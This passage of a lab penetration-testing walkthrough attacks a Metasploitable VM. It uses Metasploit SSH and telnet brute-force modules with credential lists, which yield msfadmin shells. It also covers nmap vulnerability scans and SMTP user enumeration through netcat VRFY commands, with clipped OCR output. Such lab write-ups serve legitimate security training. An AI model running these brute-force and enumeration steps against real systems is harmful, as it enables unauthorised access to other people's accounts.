
To use the files for the attack use the following commands:

```
-> set USER_FILE /home/tanay/allowed.userlist (name_of_the_file)

-> set PASS_FILE /home/tanay/allowed.userlist.password
```




```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.3.214
RHOSTS ⇒ 192.168.3.214
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/tanay/allowed.userlist
USER_FILE ⇒ /home/tanay/allowed.userlist
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/tanay/allowed.userlist.passwd
PASS_FILE ⇒ /home/tanay/allowed.userlist.passwd
```

And then look at the options again to check whether we have completed all the requirements.



```
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                Required  Description
   ----              ---------------                --------  -----------
   BLANK_PASSWORDS   false                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                          no        Try each user/password couple stored in the current
                                                               database
   DB_ALL_PASS       false                          no        Add all passwords in the current database to the li
                                                              st
   DB_ALL_USERS      false                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                           no        Skip existing credentials stored in the current dat
                                                              abase (Accepted: none, user, user&realm)
   PASSWORD                                         no        A specific password to authenticate with
   PASS_FILE         /home/tanay/allowed.userlist.  no        File containing passwords, one per line
                     passwd
   RHOSTS            192.168.3.214                  yes       The target host(s), see https://docs.metasploit.com
                                                              /docs/using-metasploit/basics/using-metasploit.html
   RPORT             22                             yes       The target port
   STOP_ON_SUCCESS   true                           yes       Stop guessing when a credential works for a host
   THREADS           1                              yes       The number of concurrent threads (max one per host)
   USERNAME                                         no        A specific username to authenticate as
   USERPASS_FILE                                    no        File containing users and passwords separated by sp
                                                              ace, one pair per line
   USER_AS_PASS      false                          no        Try the username as the password for all users
   USER_FILE         /home/tanay/allowed.userlist   no        File containing usernames, one per line
   VERBOSE           true                           yes       Whether to print output for all attempts
```

As all the requirements are met, we now run our attack.




```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.3.214:22 - Starting bruteforce
[-] 192.168.3.214:22 - Failed: 'aron:root'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.3.214:22 - Failed: 'aron:msfadmin'
[-] 192.168.3.214:22 - Failed: 'aron:Supersecretpassword1'
[-] 192.168.3.214:22 - Failed: 'aron:@BaASD&9032123sADS'
[-] 192.168.3.214:22 - Failed: 'aron:rKXM59ESxesUFHAd'
[-] 192.168.3.214:22 - Failed: 'msfadmin:root'
[+] 192.168.3.214:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin)
),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(a
00(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
[*] SSH session 2 opened (10.0.2.15:33651 → 192.168.3.214:22) at 2024-01-30 11:15:34 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[-] Invalid session identifier: 1
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  2         shell linux  SSH tanay @  10.0.2.15:33651 → 192.168.3.214:22 (192.168.3.214)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 2
[*] Starting interaction with 2 ...

whoami
msfadmin
pwd
/home/msfadmin
```

So we know the msfadmin account credentials now, and if we log in and play around, we'll figure out that this account has the sudo rights, so we can execute commands as root.

3. PORT 23- telnet

To look for any vulnerability present on the port 23 we can take the help of nmap by running the following script:


nmap –p 23 –script vuln 192.168.3.214



```
──(tanay㉿kali)-[~/Downloads]
─$ nmap -p 23 --script vuln 192.168.3.214
tarting Nmap 7.93 ( https://nmap.org ) at 2024-01-30 11:33 IST
map scan report for 192.168.3.214
ost is up (0.0015s latency).

ORT   STATE SERVICE
3/tcp open  telnet

map done: 1 IP address (1 host up) scanned in 10.50 seconds
```


After running this script, we can see that there were no vulnerabilities mentioned and therefore, we could try to attack this port with the help of brute-force.

Step 1: To perform the brute force attack, we would use the module auxiliary/scanner/telnet/telnet_login.



```
msf6 > search telnet_login

Matching Modules
================

   #  Name                                                              Discl
   -  ----                                                              -----
   0  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-
X_GetShareFolderList Authentication Bypass
   1  auxiliary/scanner/telnet/telnet_login
n Check Scanner


Interact with a module by name or index. For example info 1, use 1 or use aux

msf6 > use 1
```

Step 2: To look at the options in this module we will use the command: show options



```
msf6 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the
   DB_ALL_PASS       false            no        Add all passwords in the current database t
   DB_ALL_USERS      false            no        Add all users in the current database to th
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the cur
                                                d: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasp
                                                tasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a
   THREADS           1                yes       The number of concurrent threads (max one p
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separat
                                                per line
   USER_AS_PASS      false            no        Try the username as the password for all us
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```


Step 3: Make the following changes in the options to perform the brute force attack:

```
 -> set RHOSTS 192.168.3.214
 -> set STOP_ON_SUCCESS true(to stop the attack once task achieved)
 -> set VERBOSE true ( so that we see what credentials are working)
```

Now for the next stage we need to set username and password files which would be use to perform this attack. These files can be found online or we could prepare a list as per our knowledge.


To use the files for the attack use the following commands:

```
-> set USER_FILE /home/tanay/allowed.userlist(location_of_the_file)

-> set PASS_FILE /home/tanay/allowed.userlist.password
```



```
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.3.214
RHOSTS ⇒ 192.168.3.214
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/tanay/allowed.userlist
USER_FILE ⇒ /home/tanay/allowed.userlist
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/tanay/allowed.userlist.passwd
PASS_FILE ⇒ /home/tanay/allowed.userlist.passwd
```

As all the requirements are met, we now run our attack.



```
msf6 auxiliary(scanner/telnet/telnet_login) > run

[!] 192.168.3.214:23      - No active DB -- Credential data will not be saved!
[-] 192.168.3.214:23      - 192.168.3.214:23 - LOGIN FAILED: aron:root (Incorrect: )
[-] 192.168.3.214:23      - 192.168.3.214:23 - LOGIN FAILED: aron:msfadmin (Incorrect: )
[-] 192.168.3.214:23      - 192.168.3.214:23 - LOGIN FAILED: aron:Supersecretpassword1 (Incorrect: )
[-] 192.168.3.214:23      - 192.168.3.214:23 - LOGIN FAILED: aron:@BaASD&9032123sADS (Incorrect: )
[-] 192.168.3.214:23      - 192.168.3.214:23 - LOGIN FAILED: aron:rKXM59ESxesUFHAd (Incorrect: )
[-] 192.168.3.214:23      - 192.168.3.214:23 - LOGIN FAILED: msfadmin:root (Incorrect: )
[+] 192.168.3.214:23      - 192.168.3.214:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.3.214:23      - Attempting to start session 192.168.3.214:23 with msfadmin:msfadmin
[*] Command shell session 3 opened (10.0.2.15:34271 → 192.168.3.214:23) at 2024-01-30 12:29:13 +053
[*] 192.168.3.214:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -i

Active sessions
===============

  Id  Name  Type   Information                                Connection
  --  ----  ----   -----------                                ----------
  3         shell  TELNET msfadmin:msfadmin (192.168.3.214:23)  10.0.2.15:34271 → 192.168.3.214:23
                                                              4)

msf6 auxiliary(scanner/telnet/telnet_login) > sessions -i 3
[*] Starting interaction with 3 ...


msfadmin@metasploitable:~$ whoami
whoami
msfadmin
```


We now have the credentials for the msfadmin account; further investigation will reveal that this account possesses sudo privileges, allowing us to execute commands as root.

3. PORT 25- SMTP

To exploit this port we will use SMTP enumeration scanner which would help us to find valid user accounts and when we find valid user accounts then we can further use those user accounts to potentially crack their passwords.


Step 1: For this we would use the module auxiliary/scanner/smtp/smtp_enum present in the metasploit framework.

We could use the command: use 21 to use the above module.




```
OM Remote Code Execution
   18  exploit/unix/local/opensmtpd_oob_read_lpe
d Local Privilege Escalation
   19  exploit/windows/browser/oracle_dc_submittoexpress
apture 10g ActiveX Control Buffer Overflow
   20  exploit/unix/smtp/qmail_bash_env_exec
nvironment Variable Injection (Shellshock)
   21  auxiliary/scanner/smtp/smtp_version
er
   22  auxiliary/scanner/smtp/smtp_ntlm_domain
Extraction
   23  auxiliary/scanner/smtp/smtp_relay
etection
   24  auxiliary/fuzzers/smtp/smtp_fuzzer
r
   25  auxiliary/scanner/smtp/smtp_enum
tion Utility
   26  auxiliary/dos/smtp/sendmail_prescan
ress prescan Memory Corruption
   27  exploit/windows/smtp/wmailserver
rver 1.0 Buffer Overflow
   28  exploit/unix/webapp/squirrelmail_pgp_plugin
Plugin Command Execution (SMTP)
   29  exploit/windows/smtp/sysgauge_client_bof
idation Buffer Overflow
   30  exploit/windows/smtp/mailcarrier_smtp_ehlo
v2.51 SMTP EHLO Overflow
   31  auxiliary/vsploit/pii/email_pii
   32  exploit/windows/email/ms07_017_ani_loadimage_chunksiz
niIcon() Chunk Size Stack Buffer Overflow (SMTP)
```

Step 2: To look at the options in this module we will use the command: show options




```
msf6 > use 21
msf6 auxiliary(scanner/smtp/smtp_version) > show options

Module options (auxiliary/scanner/smtp/smtp_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://d
                                       basics/using-metasploit.html
   RPORT    25               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_version) > set RHOSTS 192.168.3.214
RHOSTS => 192.168.3.214
```

Step 3: As all the requirements are met, we now run our attack.




```
msf6 auxiliary(scanner/smtp/smtp_version) > run

[+] 192.168.3.214:25      - 192.168.3.214:25 SMTP 220 metasploitable.localdomain ESMTP Postfix
[*] 192.168.3.214:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Due to this, we found out the server address as well as ip address of SMTP and we can connect to it services with the help netcat command.



```
└─$ nc 192.168.3.214 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY deamon
550 5.1.1 <deamon>: Recipient address rejected: User unk
VRFY mysql
252 2.0.0 mysql
```

There are 14 SMTP commands that we can use to perform other functions.



1.	HELO	HELO<SP><domain><CRLF>	It provides the identification of the sender i.e. the host name.	Mandatory
2.	MAIL	MAIL<SP>FROM : <reverse-path><CRLF>	It specifies the originator of the mail.	Mandatory
3.	RCPT	RCPT<SP>TO : <forward-path><CRLF>	It specifies the recipient of mail.	Mandatory
4.	DATA	DATA<CRLF>	It specifies the beginning of the mail.	Mandatory
5.	QUIT	QUIT<CRLF>	It closes the TCP connection.	Mandatory
6.	RSET	RSET<CRLF>	It aborts the current mail transaction but the TCP connection remains open.	Highly recommended
7.	VRFY	VRFY<SP><string><CRLF>	It is use to confirm or verify the user name.	Highly recommended
8.	NOOP	NOOP<CRLF>	No operation	Highly recommended
9.	TURN	TURN<CRLF>	It reverses the role of sender and receiver.	Seldom used
10.	EXPN	EXPN<SP><string><CRLF>	It specifies the mailing list to be expanded.	Seldom used
11.	HELP	HELP<SP><string><CRLF>	It send some specific documentation to the system.	Seldom used
12.	SEND	SEND<SP>FROM : <reverse-path><CRLF>	It send mail to the terminal.	Seldom used
13.	SOML	SOML<SP>FROM : <reverse-path><CRLF>	It send mail to the terminal if possible; otherwise to mailbox.	Seldom used
14.	SAML	SAML<SP>FROM : <reverse-path><CRLF>	It send mail to the terminal and mailbox.	Seldom used


4. PORT 53- DNS

The DNS server is running the version ISC BIND 9.4.2 which has an exploit built for DNS Spoofing.

